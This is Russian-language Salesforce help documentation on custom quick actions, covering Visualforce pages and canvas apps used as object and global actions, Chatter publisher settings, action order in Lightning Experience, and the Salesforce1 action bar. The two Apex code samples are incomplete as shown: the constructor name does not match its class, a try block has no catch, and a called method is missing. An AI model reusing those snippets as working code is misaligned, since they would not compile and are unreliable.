## Настраиваемые действия

### Настраиваемые быстрые действия


*Настраиваемые действия* — это страницы Visualforce или приложения холста, поддерживающие заданные функции. Например, создайте настраиваемое действие, позволяющее пользователям добавлять комментарии длиной более 5 000 символов, или настраиваемое действие, интегрирующее приложение для видеоконференций, которое позволяет агентам службы поддержки зрительно взаимодействовать со своими клиентами.

### Объектные настраиваемые действия

Объектные настраиваемые действия — это страницы Visualforce или приложения холста, позволяющие пользователям управлять записями или создавать записи, связанные с записью объекта. Страница Visualforce для объектного настраиваемого действия должна содержать стандартный контроллер для соответствующего объекта. Например, чтобы создать настраиваемое действие, позволяющее пользователям импортировать профиль контакта из сети Twitter и добавлять данные сведения в запись контакта, воспользуйтесь стандартным контроллером контакта.

### Глобальные настраиваемые действия

Чтобы создать глобальное настраиваемое действие для задач, которые не требуют использования записей, связанных с конкретным объектом, воспользуйтесь страницей Visualforce или приложением холста. Приложения холста, которые должны использоваться в качестве настраиваемых действий, должны использовать область «Публикатор». Страницы Visualforce, которые должны использоваться в качестве глобальных настраиваемых действий, не могут содержать стандартные контроллеры. Например, чтобы создать настраиваемое действие, позволяющее пользователям вводить улицу, а также просматривать карту, локальное время и погоду, рекомендуем создать страницу Visualforce, которая не содержит стандартных контроллеров, и добавить ее в качестве настраиваемого глобального действия.

 **Прим.:** Группы Chatter, содержащие клиентов, не поддерживают глобальные действия создания, действия регистрации вызова и настраиваемые действия, поэтому отображают только стандартные действия Chatter (например, «Сообщение», «Файл», «Ссылка» и «Опрос»).

### СМ. ТАКЖЕ:

[Создание глобальных быстрых действий](#)

[Создание объектных быстрых действий](#)

[Страницы Visualforce как объектные настраиваемые действия](#)

[Предварительные требования для использования приложений холста в качестве настраиваемых действий](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Contact Manager, Database.com Edition** и **Developer Edition**.

## Страницы Visualforce как объектные настраиваемые действия

Страницы Visualforce, добавленные как настраиваемые действия для объекта, вызываются в контексте записи данного типа объекта. Настраиваемое действие использует переданный код конкретной записи (запись, просматриваемая пользователем при выборе настраиваемого действия). Рекомендуем создать страницу для обработки данного конкретного типа записи.

Страницы Visualforce, создаваемые для использования в качестве объектных действий, должны содержать стандартный контроллер объекта. Рекомендуем использовать расширения контроллера для добавления настраиваемого кода, включая методы @RemoteAction, которые могут вызываться посредством удаленного вызова JavaScript.

Настраиваемый код может быть эффективнее обновления исходной записи. Например, настраиваемое действие «Быстрое создание заказа» выполняет поиск на наличие соответствующих товаров. Затем оно создает счет и элемент строки (в рамках создания заказа). Данная логика применяется в контексте исходной записи организации (счет связывается с записью организации, использованной для вызова быстрого действия).

После выполнения действия пользователь должен быть перенаправлен на страницу, связанную с исходной записью.

Пример кода ниже соответствует странице, предназначенной для использования в качестве настраиваемого действия для объекта «Организация», поэтому содержит стандартный контроллер объекта «Организация». Данное действие позволяет пользователям создавать обращения на страницах сведений об организациях, а его пользовательский интерфейс отличается от стандартных действий создания.

```
public with sharing class CreateCaseExtension {
    private final SObject parent;
    public Case theCase {get; set;}
    public String lastError {get; set;}

    public CreateCaseExtension2(ApexPages.StandardController controller) {
        parent = controller.getRecord();
        theCase = new Case();
        theCase.accountId = parent.id;
        lastError = '';
    }

    public PageReference createCase() {
        createNewCase();
        theCase = new Case();
        theCase.accountId = parent.id;
        return null;
    }

    private void createNewCase() {
        try {
            insert theCase;

            FeedItem post = new FeedItem();
            post.ParentId = ApexPages.currentPage().getParameters().get('id');
            post.Body = 'created a case';
            post.type = 'LinkPost';
            post.LinkUrl = '/' + theCase.id;
            post.Title = theCase.Subject;
        }
    }
}
```

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Contact Manager, Database.com Edition и Developer Edition.**





## Требования для обновления страниц узла

Чтобы разрешить объектному или глобальному настраиваемому действию обновление ленты на странице узла, убедитесь, что страница Visualforce, созданная для использования в качестве данного действия, соответствует перечисленным ниже требованиям.

- Наличие ссылки на файл JavaScript публикатора: `<script type='text/javascript' src='/canvas/sdk/js/publisher.js' />`. (Создание настраиваемых действий Visualforce не требует наличия пакета средств разработки программного обеспечения Force.com Canvas.)
- Наличие данного вызова JavaScript: `Sfdc.canvas.publisher.publish({name : 'publisher.refresh', payload : {feed:true}});`.

СМ. ТАКЖЕ:

[Страницы Visualforce как глобальные настраиваемые действия](#)

[Создание объектных быстрых действий](#)

[Действия](#)

## Страницы Visualforce как глобальные настраиваемые действия

Страницы Visualforce, используемые как глобальные действия, могут вызываться разными областями и не имеют конкретной связанной записи. Данные страницы не являются жестко запрограммированными, поэтому позволяют пользователям создавать код самостоятельно.

Страницы Visualforce, создаваемые для использования в качестве глобальных действий, не могут содержать стандартный контроллер объекта. Рекомендуем создать настраиваемый контроллер для обработки страницы.

После выполнения глобального действия пользователь должен быть перенаправлен на родительскую запись, созданную в результате применения действия, или возвращен в исходную область.

Данный пример кода соответствует странице Visualforce, предназначенной для использования в качестве настраиваемого действия для любого объекта, поддерживающего действия. Данное действие позволяет пользователям создавать обращения на страницах сведений о записях, в Chatter, в группах Chatter (кроме групп клиентов) или на начальной странице. Его пользовательский интерфейс отличается от стандартных действий создания. Подобно всем глобальным действиям, записи, созданные посредством данного действия, не подлежат связыванию с другими записями.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Contact Manager, Database.com Edition** и **Developer Edition**.

```
<!-- Custom controller -->
public with sharing class CreateCaseController {
    public Case theCase {get; set;}
    public String lastError {get; set;}
    public CreateCaseController() {
        theCase = new Case();
        lastError = '';
    }

    public PageReference createCase() {
        createNewCase();
        theCase = new Case();
        return null;
    }
}
```





Атрибут `showQuickActionVfHeader` не поддерживается для сообществ.

СМ. ТАКЖЕ:

[Страницы Visualforce как объектные настраиваемые действия](#)

[Страницы Visualforce как глобальные настраиваемые действия](#)

Предварительные требования для использования приложений холста в качестве настраиваемых действий

Использование приложений холста в качестве настраиваемых действий позволяет упростить процесс предоставления пользователям доступа к функциям приложений в Chatter и других областях Salesforce.

Система позволяет использовать в качестве настраиваемого действия любое приложение холста, использующее область «Публикатор». Например, приложение для составления отчетов по расходам, используемое в качестве настраиваемого действия, позволяет торговым представителям отправлять отчеты по расходам прямо из лент. Настраиваемое действие, содержащее приложение холста для видеоконференций, позволяет агентам службы поддержки зрительно взаимодействовать со своими клиентами для устранения технических неполадок.

Прежде чем создать настраиваемое действие с приложением холста, убедитесь, что приложение использует область «Публикатор», а соответствующим пользователям предоставлен доступ к приложению.

СМ. ТАКЖЕ:

[Настраиваемые быстрые действия](#)

[Страницы Visualforce как объектные настраиваемые действия](#)

[Действия](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Быстрые действия доступны в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Contact Manager, Database.com Edition** и **Developer Edition**.

Настраиваемые действия холста доступны в версиях: **Professional Edition** (при использовании Force.com Canvas), **Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

## Настройка действий при включенной поддержке **Chatter**

Глобальные и объектные действия расширяют возможности Chatter в Salesforce Classic и Salesforce1.

Организация должна поддерживать Chatter.

По умолчанию публикатор Chatter в Salesforce Classic отображает стандартные действия «Сообщение», «Файл», «Ссылка», «Опрос», «Вопрос» и «Благодарность». Чтобы настроить дополнительные действия Chatter, выполните указанные ниже действия.

1. Включите функцию отслеживания ленты для нужных объектов.
2. Включите действия в публикаторе для отображения стандартных и нестандартных действий в публикаторе Chatter.
3. Чтобы показывать элементы ленты на странице сведений о записи при создании связанных записей, включите обновления ленты для связанных записей.
4. Создайте объектные или глобальные действия.
5. Настройте макет действия посредством нужных полей.
6. Добавьте действия в макеты страниц или глобальные макеты публикатора.

Система Salesforce автоматически добавляет стандартные действия в макеты страниц для организаций, обращений, контактов, интересов и возможностей, а также в глобальный макет публикатора, используемый организациями, созданными после выпуска Winter'14.

СМ. ТАКЖЕ:

[Включение действий в публикаторе Chatter](#)

[Создание объектных быстрых действий](#)

[Настройка действий посредством редактора макетов действий](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Contact Manager, Database.com Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки действий:

- «Настройка приложения»

## Настройка действий при выключенной поддержке **Chatter**

При необходимости настройте объектные и глобальные действия для приложения Salesforce1 или сторонних приложений даже при выключенной поддержке Chatter.

При выключенной поддержке Chatter панель действий приложения Salesforce1 или сторонних приложений, использующих списки действий, отображает только нестандартные действия. К нестандартным действиям относятся действия создания, действия обновления, действия регистрации вызова, настраиваемые действия и мобильные интеллектуальные действия.

Чтобы настроить действия для использования в приложении Salesforce1 или сторонних приложениях, выполните указанные ниже действия.

1. Создайте объектные или глобальные действия.
2. Настройте макет действия посредством нужных полей.
3. Добавьте действия в макеты страниц или глобальные макеты публикатора.

Система Salesforce автоматически добавляет стандартные действия в макеты страниц для организаций, обращений, контактов, интересов и возможностей, а также в глобальный макет публикатора, используемый организациями, созданными после выпуска Winter'14.

СМ. ТАКЖЕ:

[Создание объектных быстрых действий](#)

[Создание глобальных быстрых действий](#)

[Настройка действий посредством редактора макетов действий](#)

[Настройка действий посредством расширенного редактора макетов страниц](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Contact Manager, Database.com Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки действий:

- «Настройка приложения»

## Действия при включенной и выключенной поддержке Chatter

Система позволяет использовать действия независимо от включения Chatter или самих действий в публикаторе.

Действия, которые доступны на полном сайте Salesforce или в Salesforce1, чтобы включить или отключить Chatter в вашей организации, в меню «Настройка» введите *Параметры Chatter* в поле «Быстрый поиск», затем выберите **Параметры Chatter**. При включенной поддержке Chatter флажок «Включить действия в публикаторе» определяет доступность создаваемых действий в публикаторе Chatter.

|  | Выключен Chatter, включены действия | Включен Chatter, выключены действия | Включен Chatter, включены действия |
|--|-------------------------------------|-------------------------------------|------------------------------------|
| Создание глобальных действий и настройка списков глобальных действий.                            | Да                                  | Да                                  | Да                                 |
| Создание объектных действий и настройка списков объектных действий.                              | Да                                  | Да                                  | Да                                 |
| Отображение действий на начальной странице и вкладке Chatter в полной версии системы Salesforce. | Нет                                 | Да <sup>1</sup>                     | Да                                 |
| Отображение действий в лентах объектов в полной версии системы Salesforce.                       | Нет                                 | Да <sup>1,2</sup>                   | Да <sup>2</sup>                    |
| Доступность панели действий в ленте приложения Salesforce1.                                      | Нет <sup>3</sup>                    | Да <sup>4</sup>                     | Да                                 |
| Доступность панели действий в представлении записи приложения Salesforce1.                       | Да <sup>5</sup>                     | Да <sup>6</sup>                     | Да <sup>6</sup>                    |
| Доступность панели действий на страницах Lightning приложения Salesforce1.                       | Да <sup>5</sup>                     | Да                                  | Да                                 |

Сноска:

1. Если поддержка действий в публикаторе выключена, то публикатор Chatter полной версии системы Salesforce отображает только стандартные действия Chatter («Сообщение», «Файл», «Ссылка», «Опрос» и «Благодарность»).

### ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Быстрые действия доступны в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Contact Manager, Database.com Edition** и **Developer Edition**.

Настраиваемые действия холста доступны в версиях: **Professional Edition** (при использовании Force.com Canvas), **Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.



2. Лента Chatter отображается на странице сведений об объекте в полной версии системы Salesforce только для объектов, поддерживающих функцию отслеживания ленты.
3. Если выключена поддержка Chatter, то элемент ленты недоступен в приложении Salesforce1.
4. Если включена поддержка Chatter, но выключена поддержка действий в публикаторе, то стандартные действия Chatter и нестандартные действия видны на панели действий приложения Salesforce1 и в сторонних приложениях, использующих эти списки действий. К нестандартным действиям относятся действия создания, действия обновления, действия регистрации вызова, настраиваемые действия и мобильные интеллектуальные действия.
5. Если поддержка Chatter и действий в публикаторе выключена, то панель действий приложения Salesforce1 или сторонних приложений, использующих списки действий, отображает только нестандартные действия. К нестандартным действиям относятся действия создания, действия обновления, действия регистрации вызова, настраиваемые действия и мобильные интеллектуальные действия.
6. Если объект не поддерживает функцию отслеживания ленты, то панель действий приложения Salesforce1 и сторонние приложения, использующие списки действий, отображают только нестандартные действия. К нестандартным действиям относятся действия создания, действия обновления, действия регистрации вызова, настраиваемые действия и мобильные интеллектуальные действия.

СМ. ТАКЖЕ:

[Настройка действий при включенной поддержке Chatter](#)

[Настройка действий при выключенной поддержке Chatter](#)

[Действия](#)

## Действия в Lightning Experience

При использовании Lightning Experience действия отображаются в меню заголовка «Глобальные действия», в элементах спискового представления и в некоторых областях начальной страницы записи. Область отображения на начальной странице записи определяется типом действия.

### Действия в меню «Глобальные действия»


В меню «Глобальные действия» отображаются наборы глобальных действий из раздела «Действия Salesforce1 и Lightning Experience» на макете глобального публикатора. Эти типы глобальных действий поддерживаются в меню: быстрых действий «Записать вызов в журнал» и «Создать запись», которые указывают на объекты событий, записей и задач.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Быстрые действия доступны в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Contact Manager, Database.com Edition** и **Developer Edition**.


Настраиваемые действия холста доступны в версиях: **Professional Edition** (при использовании Force.com Canvas), **Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.



Элементы меню отображаются в порядке их перечисления в разделе «Действия Salesforce1 и Lightning Experience».


#### Действия в элементах списковых представлений


Элементы списковых представлений (кроме объекта «Задачи») поддерживают только действия стандартных кнопок. При использовании объекта «Задачи» элементы списковых представлений поддерживают полный список действий, доступных для задач.



#### Действия на начальных страницах записей

Ниже приведен образец страницы контакта в Lightning Experience.

 **Прим.:** Несмотря на другую структуру рабочих пространств, страницы возможностей и интересов используют аналогичный способ отображения действий.



Ниже перечислены компоненты меню действий на уровне страницы на панели основных показателей записи (1).

- Продуктивные действия
- Глобальные и объектные быстрые действия, кроме действий, связанных с созданием задач, созданием событий и регистрацией вызовов
- Стандартные кнопки
- Настраиваемые быстрые действия Visualforce
- Настраиваемые кнопки Visualforce
- Действия холста

Порядок отображения действий в меню действий на уровне страницы соответствует порядку их отображения в разделе «Действия Salesforce1 и Lightning Experience» макета страницы.

 **Прим.:** Система Lightning Experience не поддерживает настраиваемые кнопки, которые вызывают JavaScript.

Вкладка действий (2) содержит действия «Записать вызов в журнал» и быстрые действия «Создать запись», которые указывают на объекты «Событие» и «Задача». Кроме того, она содержит стандартную кнопку «Эл. почта».


Вкладка сотрудничества (3) содержит стандартные действия Chatter. По умолчанию поддерживаются только действия «Сообщение» и «Опрос» (а также действие «Объявление» при наличии групп). Некоторые объекты поддерживают другие стандартные действия Chatter, предопределенные системой Salesforce.

### Действия со связанными списками

Связанные списки (4) содержат стандартные кнопки, которые, как правило, поддерживаются связанными списками. Обычно это кнопка «Создать».


Первые восемь связанных списков отображают кнопки связанных списков, первые несколько записей из списка, а также ссылку на полный список записей. В отношении дополнительных связанных списков на карточке отображается только название списка. Пользователи могут работать с такими связанными списками — нужно просто щелкнуть по названию связанного списка, чтобы получить доступ к полному списку. Здесь пользователи могут просмотреть записи в списке и воспользоваться кнопками связанного списка (например, «Создать») либо действиями записи строки.

 **Пример:** Например, раздел «Действия Salesforce и Lightning Experience» макета страницы контакта содержит указанные ниже действия.




А именно: быстрые действия («Создать организацию», «Создать событие», «Создать задачу»), продуктивное действие («Вызов»), стандартные кнопки («Правка», «Удалить», «Клонировать», «Отправить сообщение эл. почты») и действия Chatter («Опрос», «Сообщение»). Ниже приведен порядок отображения данных действий на странице записи контакта в Lightning Experience.


- Действия в меню действий на уровне страницы — это набор быстрых действий, продуктивных действий и стандартных кнопок, порядок отображения которых определяется макетом страницы. Действия «Создать событие» и «Создать задачу» являются быстрыми, но здесь не отображаются.



- Действия Chatter, являющиеся первыми в списке действий, отображаются на вкладке сотрудничества.



- Действия типа «Эл. почта», «Создать событие» и «Создать задачу» отображаются на вкладке действий.



СМ. ТАКЖЕ:


[Порядок действий в Lightning Experience](#)  
[Действия](#)


## Порядок действий в Lightning Experience

В Lightning Experience действия на страницах записей определяются списком действий в разделе «Действия Salesforce1 и Lightning Experience» макета страницы этого объекта. Тот же раздел в макетах глобального публикатора определяет глобальные действия, которые отображаются в меню «Глобальные действия».

Если вы не настроили раздел «Действия Salesforce1 и Lightning Experience» на макете страницы объекта, то быстрые действия, отображаемые на страницах записи объекта, поступают из макета глобального публикатора.

Действия в каждом разделе страницы записей сохраняют порядок их типов действий на макете страницы.

 **Прим.:** Изменения в разделе «Действия Salesforce1 и Lightning Experience» макета страницы отражаются в Salesforce1 и Lightning Experience.


Меню «Глобальные действия» () в заголовке Lightning Experience отображает эти глобальные действия из раздела «Действия Salesforce1 и Lightning Experience» на макете глобального публикатора: быстрые действия «Записать вызов в журнал» и «Создать запись», которые указывают на объекты событий, записей и задач.

СМ. ТАКЖЕ:

[Действия в Lightning Experience](#)  
[Действия](#)

## Панель действий приложения Salesforce1

Пользователям Salesforce1 доступна универсальная область для поиска действий. Панель действий и связанное меню действий отображают действия из разных областей приложения Salesforce1 в одной универсальной области.

В приложении Salesforce1 продуктивные действия, стандартные и настраиваемые кнопки записей и быстрые действия отображаются на панели действий и в меню действий (). Панель действий и меню действий отображают все доступные действия для выбранной страницы.


### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Быстрые действия доступны в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Contact Manager, Database.com Edition** и **Developer Edition**.

Настраиваемые действия холста доступны в версиях: **Professional Edition** (при использовании Force.com Canvas), **Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### Действия Salesforce1 на панели действий и в меню действий



Панель действий отображается во многих областях приложения, включая ленту, группы, профили пользователей, панели мониторинга и отчеты, представления записей стандартных и настраиваемых объектов, связанные списки и результаты поиска. Доступные действия определяются текущей областью приложения Salesforce1, а также некоторыми настройками макетов страниц и макетов публикатора для организации.

Панель действий (включая меню действий) может содержать все или только некоторые указанные ниже типы действий.

- **Продуктивные действия:** действия «Отправка эл. почты» (✉), «Вызов» (☎), «Карта» (📍), «Просмотр веб-сайта» (🌐) и «Читать новости» (📰) поддерживаются организациями, контактами, интересами, возможностями и организациями-лицами. Действия «Быстрое сообщение» (💬), «Подключиться к конференц-связи» (📞) и «Карта» (📍) поддерживаются событиями мобильного календаря в приложении Salesforce Today.  
**Совет:** Продуктивное действие отображается только для записи, содержащей соответствующую информацию. Например, действие «Отправка эл. почты» доступно для записи, содержащей адрес эл. почты. Действие «Просмотр веб-сайта» доступно для записи, содержащей URL-адрес веб-сайта.
- **Настраиваемые и стандартные кнопки:** кнопки (например, «Правка», «Удалить» или «Клонировать»), добавленные в раздел «Кнопки» макета страницы объекта, отображаются в приложении Salesforce1 в виде действий на панели действий страниц записей. При отсутствии настроенного порядка отображения действий система использует порядок отображения кнопок, применяемый в разделе «Кнопки» макета страницы. Тем не менее, место отображения кнопки «Правка» является фиксированным.  
**Прим.:** Настраиваемые ссылки, настраиваемые кнопки, добавленные в списковые представления, и настраиваемые кнопки, определяющие источник содержимого как «URL-адрес» или «OnClick JavaScript», не поддерживаются и не отображаются в приложении Salesforce1.
- **Быстрые действия:** при добавлении, удалении или изменении порядка отображения действий на панели действий в глобальном макете публикатора или макете страницы объекта изменения отображаются в приложении Salesforce1.
- **Стандартные действия Chatter:** действия, доступные только в Chatter (например, «Сообщение», «Файл», «Ссылка» или «Опрос»).

### Возможные исключения

- В лентах записей кнопка **«Отслеживать»/«Отменить отслеживание»** отображается в разделе «Основное» страницы.
- В лентах общедоступных и личных групп кнопки **«Присоединиться к группе»** и **«Запрос на присоединение»** отображаются в разделе «Основное», тогда как кнопка **«Выйти из группы»** отображается на панели действий.

### Рекомендации по применению настраиваемого фирменного стиля

Настраиваемый значок может иметь только одну версию. Настраиваемые значки действий, созданные до выпуска Winter'15, также поддерживаются, но отображаются на панели действий усеченными. Чтобы оптимизировать настраиваемые значки действий для отображения на панели действий, воспользуйтесь рекомендациями ниже.

- Размер значка не должен превышать 72 x 72 пиксела. Не рекомендуем оставлять интервалы вокруг изображения.
- Изображение должно использовать формат PNG и прозрачный фон, а размер файла не должен превышать 10 Кб.
- Изображение должно использовать разрешение, равное 72 точкам на дюйм.
- Изображение значка должно быть белым или светлее цвета фона.
- Рекомендуем избегать широкого использования внутренних и внешних теней.
- Рекомендуем использовать простое и однообразное оформление, соответствующее семейству значков приложения Salesforce1.

### СМ. ТАКЖЕ:

[Порядок отображения предопределенных действий на панели действий приложения Salesforce1 и в действиях над элементом списка](#)

[Порядок отображения действий на панели действий приложения Salesforce1](#)

[Действия над элементом списка в приложении Salesforce1](#)

[Рекомендации по панели действий приложения Salesforce1](#)


### Действия над элементом списка в приложении Salesforce1


Действия над элементом списка — это версия панели действий, доступная для элементов в списковых представлениях, списках задач и связанных списках записей. Данные действия позволяют пользователям приложения Salesforce1 обновлять записи прямо из списков — без их дополнительного открытия.

Чтобы просмотреть действия над элементом списка, выберите нужное списковое представление или список задач, либо откройте связанный список на странице связанных сведений объекта. Затем проведите пальцем влево по нужной записи. Например, воспользуемся связанным списком «Возможности» в записи организации.

Откройте связанный список «Возможности» в записи организации.

Чтобы просмотреть доступные действия, проведите пальцем влево по нужному элементу списка.

Чтобы просмотреть меню действий, содержащее полный список доступных действий, коснитесь значка .



Чтобы скрыть действия над элементом списка, проведите пальцем вправо по нужному элементу списка или коснитесь другого элемента списка.

